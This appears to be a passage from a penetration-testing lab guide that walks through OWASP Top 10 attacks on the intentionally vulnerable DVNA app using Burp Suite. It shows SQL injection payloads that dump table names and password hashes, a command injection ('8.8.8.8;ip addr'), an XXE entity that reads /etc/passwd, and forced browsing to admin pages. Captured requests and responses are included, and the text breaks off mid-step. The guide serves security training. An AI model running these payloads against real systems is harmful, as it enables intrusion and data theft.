| Target | http://127.0.0.1:9090 | /app/modifyproduct | if (typeof jQuery != 'undefined') | 16:28:05 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/modifyproduct?id=2 | if (typeof jQuery != 'undefined') | 16:26:21 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/ping | var converter = new showdown... | 16:24:55 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/ping | var converter = new showdown... | 16:25:00 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/products | if (typeof jQuery != 'undefined') | 16:25:33 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/products | if (typeof jQuery != 'undefined') | 16:25:37 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/products | if (typeof jQuery != 'undefined') | 16:26:03 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/products | if (typeof jQuery != 'undefined') | 16:26:09 7 Sep 2018 |
| Proxy | http://127.0.0.1:9090 | /app/products | if (typeof jQuery != 'undefined') | 16:25:59 7 Sep 2018 |

Scripts Request Response

```
var converter = new showdown.Converter();
```

\$.each(\$('.markdown'), function(idx, val) {
 txt = \$(val).html();
 \$(val).html(converter.makeHtml(txt));
 \$(val).removeClass('markdown');

? < + > Type a search term 0 matches

Search completed [dynamic search active] 31 results

Find References

- In the "Target" >"Site map" tab, select a branch and right-click to open the context menu.
- Select "Engagement tools" > "Find references" option from the context menu.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. On the left, there is a tree view of URLs under the "http://127.0.0.1:9090/forgotpw" branch. A context menu is open over this branch, with the "Engagement tools" option highlighted. The "Engagement tools" submenu contains options like "Compare site maps", "Expand branch", and "Find references". The "Find references" option is also highlighted. The main menu bar at the top includes "File", "Edit", "Tools", "Engagement tools", "Site map", "Help", and "Burp".

- The search results window shows responses (from all Burp tools) that link to the selected item.

References to http://127.0.0.1:9090/forgotpw

| Source | Host | URL | Status | Length | Time requested |
|---------|-----------------------|------------|--------|--------|---------------------|
| Scanner | http://127.0.0.1:9090 | /forgotpw/ | 200 | 4408 | 16:32:24 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /login | 200 | 4625 | 16:20:58 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /login/ | 200 | 4751 | 16:32:24 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /resetpw | 302 | 358 | 16:34:55 7 Sep 2018 |

Request Response

Raw Headers Hex

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /forgotpw
Vary: Accept
Content-Type: text/plain; charset=utf-8
Content-Length: 31
set-cookie:
```

? < + > Type a search term 1 highlight
Search completed 4 results

Note: If you select a host, you will find all references to that host; if you select a folder, you will find all references to items within that folder or deeper.

Input-Based Bugs : OWASP Top 10 2017

- Input-Based Bugs : OWASP Top 10 2017
 - A1 - Injection
 - SQL Injection
 - Identifying a SQL Injection vulnerability
 - Extracting data
 - Command Injection
 - A4 - XML External Entity (XXE) Injection
 - XML External Entity (XXE) Injection
 - A5 - Broken Access Control
 - Missing Function Level Access Control
 - A6 - Security Misconfiguration
 - Security Misconfiguration
 - A7 - Cross-Site Scripting (XSS)
 - Reflected XSS
 - Stored XSS
 - DOM based XSS
 - A8 - Insecure Deserialization
 - Insecure Deserialization
 - A9 - Using Components with Known Vulnerabilities
 - Using Components with Known Vulnerabilities
 - A10 - Insufficient Logging and Monitoring
 - Insufficient Logging and Monitoring

A1 - Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

SQL Injection

Identifying a SQL Injection vulnerability

Step 1: Register a user on the DVNA application at `http://<ENTER_IP>:9090/register` and login to the application at `http://<ENTER_IP>:9090/login`

Step 2: Click on Login under "A1: Injection" > "SQL Injection: User Search"

OWASP Top 10 2017

- » A1: Injection 1
- » A2: Broken Authentication
- » A3: Sensitive Data Exposure
- » A4: XML External Entities
- » A5: Broken Access Control

A1: Injection

Scenario

- SQL Injection: User Search 2
- Command Injection: Network Connectivity Test

Overview

Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.

Step 3: On the "User Search" page, enter a string and click Enter. Capture the request that is made using Burp Intercept.

POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
login=john

Step 4: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
login=john

Step 5: In the POST request in Repeater, modify the login parameter in POST body to a single quote(') and forward the request. Notice that the application generates an "Internal Error"

POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
login='

</nav>
<div class='container' style='min-height: 450px'><div class='row'><div class='col-md-12'>
<div class='row'>
<div class='col-md-6'>
<h2>User Search</h2>
<div class="alert alert-danger">Internal
Error</div>
<form id="userSearch" name="userSearch" action="/app/usersearch" method="post">
<fieldset>
<div class="form-group ">
<label class=" control-label" for="userSearch_login">Login</label>
<div class=" controls">
<input type="text" name="login" value="" id="userSearch_login" class="form-control" placeholder="Enter login to search" />
</div>

Step 6: In the POST request in Repeater, modify the login parameter in POST body to `' OR 1 -- //` and forward the request.

Notice that the application returns a user name and ID

```
POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

login=' OR 1 -- //
```

```
<id="userSearch_0" class="btn btn-primary" />
</fieldset>
</form>
</div>
<div class='col-md-6'>
<h2>Search Result</h2>
<table class='table'>
<tr>
<th>Name</th>
<td>tester</td>
</tr>
<tr>
<th>ID</th>
<td>1</td>
</tr>
</table>
</div>
</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
var converter = new showdown.Converter();
```

Type a search term 0 matches Internal Error|Search Result 1 ms

Extracting data

Step 1: In the POST request in Repeater, modify the login parameter in POST body to `1' ORDER BY 3 -- //` and forward the request. Notice that the application returns an internal error. Modify the parameter to `1' ORDER BY 2 -- //` and notice the application doesn't generate an internal error

```
POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

login=1' ORDER BY 3 -- //
```

```
</ul>
</div>
</div>
</nav>
<div class='container' style='min-height: 450px'><div class='row'><div class='col-md-12'>
<div class='row'>
<div class='col-md-6'>
<h2>User Search</h2>
</div>
<div class="alert alert-danger">Internal Error</div>
</div>
<form id="userSearch" name="userSearch" action="/app/usersearch" method="post">
<fieldset>
<div class="form-group">
<label class="control-label" for="userSearch_login">Login </label>
<div class="controls">
<input type="text" name="login" value="" id="userSearch_login" class="form-control" placeholder="Enter login to search" />
</div>
<input type="submit" value="Submit" id="userSearch_0" class="btn btn-primary" />
</fieldset>
</div>
<div class='col-md-6'>
<h2>Search Result</h2>
<table class='table'>
<tr>
<th>Name</th>
<td>dvna; 5.7.20; 9b79498ffed8</td>
</tr>
<tr>
<th>ID</th>
<td>2</td>
</tr>
</table>
</div>
</div></div>
```

Step 2: In the POST request in Repeater, modify the login parameter in POST body to `1' UNION SELECT`

```
concat(database(), '%3b ', @@version, '%3b ', @@hostname), 2 -- //
```

```
<input type="text" name="login" value="" id="userSearch_login" class="form-control" placeholder="Enter login to search" />
</div>
<input type="submit" value="Submit" id="userSearch_0" class="btn btn-primary" />
</form>
</div>
<div class='col-md-6'>
<h2>Search Result</h2>
<table class='table'>
<tr>
<th>Name</th>
<td>dvna; 5.7.20; 9b79498ffed8</td>
</tr>
<tr>
<th>ID</th>
<td>2</td>
</tr>
</table>
</div>
</div></div>
```

Step 3: In the POST request in Repeater, modify the login parameter in POST body to `1' UNION SELECT`

`1,group_concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema like 'dvna' -- //` and forward the request

```
POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve71
94MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

login=' UNION SELECT 1,group_concat(TABLE_NAME) FROM
information_schema.TABLES WHERE table_schema like 'dvna' -- //
```

```
<input type="submit" value="Submit" id="userSearch_0" class="btn btn-primary" />
</fieldset>
</form>
</div>
<div class='col-md-6'>
<h2>Search Result</h2>
<table class='table'>
<tr>
<th>Name</th>
<td>1</td>
</tr>
<tr>
<th>ID</th>
<td>Products,Users</td>
</tr>
</table>
</div>
</div></div></div>
```

Step 4: In the POST request in Repeater, modify the login parameter in POST body to ' UNION SELECT 1,group_concat(DISTINCT column_name) from information_schema.columns where table_schema='dvna' -- // and forward the request

```
POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 121
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve71
94MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

login=' UNION SELECT 1,group_concat(DISTINCT column_name) from
information_schema.columns where table_schema='dvna' -- //
```

```
<div class='col-md-6'>
<h2>Search Result</h2>
<table class='table'>
<tr>
<th>Name</th>
<td>1</td>
</tr>
<tr>
<th>ID</th>
<td>code,createdAt,description,email,id,login,name,password,role,tags,updatedAt</td>
</tr>
</table>
</div>
</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
var converter = new showdown.Converter();
$.each($('.markdown'), function(idx, val) {
  txt = $(val).html();
  $(val).html(converter.makeHtml(txt));
  $(val).removeClass('markdown');
});
```

Step 4: In the POST request in Repeater, modify the login parameter in POST body to ' UNION SELECT group_concat(DISTINCT name, "%3b", password),1 from Users -- // and forward the request

```
POST /app/usersearch HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve71
94MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

login=' UNION SELECT group_concat(DISTINCT name, "%3b", password),1
from Users -- //
```

```
<input type="submit" value="Submit" id="userSearch_0" class="btn btn-primary" />
</fieldset>
</form>
</div>
<div class='col-md-6'>
<h2>Search Result</h2>
<table class='table'>
<tr>
<th>Name</th>
<td>Durden;$2a$10$2yVTIoaZgY4/DatzzFwuG0m6DFd4qmEBLKaoVLKXU8lADxgkfUM0e,tester;$2a$10$Z7vb1KOXNrDfaQ5sdXPs30EFGvsg3t3yvc0JNxkJD0jZ.sNL7lFlq,zet;$2a$10$D80aSkylazF5Adpss/Ga807CCZ5mu39oYmfSnA24tRUCJWpg4quuK</td>
</tr>
<tr>
<th>ID</th>
<td>1</td>
</tr>
</table>
</div>
</div></div></div>
```

Command Injection

Step 1: Click on "A1: Injection" > "Command Injection: Network Connectivity Test"

OWASP Top 10 2017

- » A1: Injection
- » A2: Broken Authentication
- » A3: Sensitive Data Exposure
- » A4: XML External Entities
- » A5: Broken Access Control

A1: Injection

Scenario

- SQL Injection: User Search
- Command Injection: Network Connectivity Test

Overview

Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.

Step 2: On the "Test System Connectivity" page, enter 8.8.8.8 in the Address field and click Enter. Capture the request that is made using Burp Intercept

```

POST /app/ping HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/ping
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
address=8.8.8.8
    
```

Step 4: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

```

POST /app/ping HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/ping
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
address=8.8.8.8
    
```

Step 3: In the POST request in Repeater, modify the "address" parameter in POST body to 8.8.8.8;ip addr and forward the request. The OS executes the nslookup 127.0.0.1 and the ip addr commands and provides the output to the client.

```

POST /app/ping HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/ping
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
address=8.8.8.8;ip addr
    
```

```

</form>
</div>
</div>

<div class='row'>
<div class='col-md-12'>
<h2>Command Output</h2>
<br/>
<pre>PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=44 time=46.545 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=44 time=46.840 ms
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/stddev = 46.545/46.693/46.840/0.148 ms
1: lo: <LOOPBACK,UP,LOWER_UP>; mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP>; mtu 1500 qdisc noqueue
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.0.255 scope global eth0
        valid_lft forever preferred_lft forever
    
```

A4 - XML External Entity (XXE) Injection

XML External Entity (XXE) Injection occurs when XML parsers allow for the processing of external XML entities. These external entities can reference files on the local file system or even share drives. The successful exploitation of XXE can result in the ability to compromise read arbitrary files on the remote server, mapping of internal networks, and in some cases it can lead to remote code execution.


XML External Entity (XXE) Injection

Step 1: Navigate to "A4: XML External Entities" > XXE: Import Products . Notice that "Bulk Import Products" feature has a file upload functionality

The screenshot shows two parts of the application interface. The top part is the "OWASP Top 10 2017" page, specifically the "A4: XML External Entities" section. A red circle labeled "1" points to the "A4: XML External Entities" link in the sidebar. A red circle labeled "2" points to the "XXE: Import Products" link under the "Scenario" heading. The bottom part is the "Bulk Import Products" page, which has a file upload form. A red arrow points to the "Upload" button. The page also includes a "Sample XML" input field.

Step 2: Let's upload valid, benign XML file and observe the application behaviour. Save the following XML snippet into the file and save it with `.xml` extension and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp

```
<products>
  <product>
    <name>Xbox One</name>
    <code>23</code>
    <tags>gaming console</tags>
    <description>Gaming console by Microsoft</description>
  </product>
  <product>
    <name>Playstation 4</name>
    <code>26</code>
    <tags>gaming console</tags>
    <description>Gaming console by Sony</description>
  </product>
</products>
```



```

Intercept HTTP history WebSockets history Options
Request to http://localhost:9090 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /app/bulkproducts HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/bulkproducts
Content-Type: multipart/form-data; boundary=-----3152535318773870491495339952
Content-Length: 721
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
-----3152535318773870491495339952
Content-Disposition: form-data; name="products"; filename="xxe.xml"
Content-Type: text/xml

<products>
  <product>
    <name>Xbox One</name>
    <code>23</code>
    <tags>gaming console</tags>
    <description>Gaming console by Microsoft</description>
  </product>
  <product>
    <name>Playstation 4</name>
    <code>26</code>
    <tags>gaming console</tags>
    <description>Gaming console by Sony</description>
  </product>
</products>

```

Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 4: Forward the request in repeater and follow redirection. notice that the XML is parsed and the application created a table with the XML data provided

The screenshot shows a browser-based penetration testing interface. On the left, under the "Request" tab, a POST request is made to `/app/bulkproducts` with the following XML payload:

```

<!DOCTYPE test [ <!ENTITY desc "I love this product!"> ]>
<products>
    <product>
        <name>Television</name>
        <code>100</code>
        <tags>entertainment</tags>
        <description>&desc;</description>
    </product>
</products>

```

Two red circles with numbers 1 and 2 are overlaid on the interface. Circle 1 points to the "Go" button at the top of the request panel. Circle 2 points to the "Follow redirection" button at the top of the response panel.

On the right, under the "Response" tab, the target is set to `http://localhost:9090`. The response shows a 302 Found status with a Location header pointing to `/app/products`. Below that, a message indicates a redirect:

`<p>Found. Redirecting to /app/products</p>`

The response body displays an HTML table with two rows. A red arrow points from the XML payload in the request to the second row of the table, which contains the expanded XML content:

| | | | | |
|---|---------------|----|----------------|-----------------------------|
| 1 | Xbox One | 23 | gaming console | Gaming console by Microsoft |
| 2 | Playstation 4 | 26 | gaming console | Gaming console by Sony |

Step 5: Let's check if the XML parser allows external entity expansion. In the request body of the POST request in the repeater, modify the XML payload to the following. Forward the request and follow redirection. Notice that the XML parser expanded the entity and the product description is updated

```

<!DOCTYPE test [ <!ENTITY desc "I love this product!"> ]>
<products>
    <product>
        <name>Television</name>
        <code>100</code>
        <tags>entertainment</tags>
        <description>&desc;</description>
    </product>
</products>

```

```
Upgrade-Insecure-Requests: 1
```

```
-----15417927501370707934767392232
Content-Disposition: form-data; name="products"; filename="test.xml"
Content-Type: text/xml
```

```
<!DOCTYPE test [<!ENTITY desc "I love this product!">]>
<products>
  <product>
    <name>Television</name>
    <code>100</code>
    <tags>entertainment</tags>
    <description>&desc;.</description>
  </product>
</products>
```

```
-----15417927501370707934767392232
<td>
  <a href='/app/modifyproduct?id=9'>Edit</a>
</td>
</tr>

<tr>
  <td>17</td>
  <td>Television</td>
  <td>100</td>
  <td>entertainment</td>
  <td>I love this product!</td>
  <td>
    <a href='/app/modifyproduct?id=17'>Edit</a>
  </td>
</tr>
```

Step 6: Let's use an XML external entity to read files on the remote server. In the request body of the POST request in the repeater, modify the XML payload to the following. Forward the request and follow redirection. Notice that the XML parser processed the external entity and the product description is updated with contents of `/etc/passwd` on the remote server where the XML parser is running

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<products>
  <product>
    <name>Playstation 4</name>
    <code>274</code>
    <tags>gaming console</tags>
    <description>&bar;.</description>
  </product>
</products>
```

```

<td>9</td>
<td>Playstation 4</td>
<td>274</td>
<td>gaming console</td>
<td>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
node:x:1000:1000::/home/node:/bin/bash
</td>
```

A5 - Broken Access Control

Most web apps verify function level access before making that functionality visible in the UI. However, apps need to perform the same checks on the server when each function is accessed. Otherwise, attackers will be able to forge requests to access functionality without proper authorization.

Missing Function Level Access Control

Step 1: Login as a non-admin user and navigate to admin dashboard at `/app/admin`. Intercept the request in Burp suite

Step 2: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 3: Forward the request in repeater and notice that there is a URL in the response body `/app/admin/users`

```
GET /app/admin HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/learn/vulnerability/a5_broken_access_control
Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0
KNMKki%2FJAve7194MrQ8HIampm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
```

```

<div class='container' style='min-height: 450px'><div class='row'><div class='col-md-12'>
  <div class='row'>
    <div class='col-md-12'>
      <div class='page-header'>
        <h2>Admin Dashboard</h2>
      </div>
      <div id='admin-body' class='page-body'>
        <a href='/app/admin/users'>List</a>
      </div>
      <div id='user-body' class='page-body'>
        You are not an Admin<br>
      </div>
    </div>
  </div>
</div></div></div>
```

Step 4: Modify the GET request and give the resource path as `/app/admin/users`. In the response, notice that there is an XHR request being made to `/app/admin/usersapi`

GET /app/admin/users HTTP/1.1
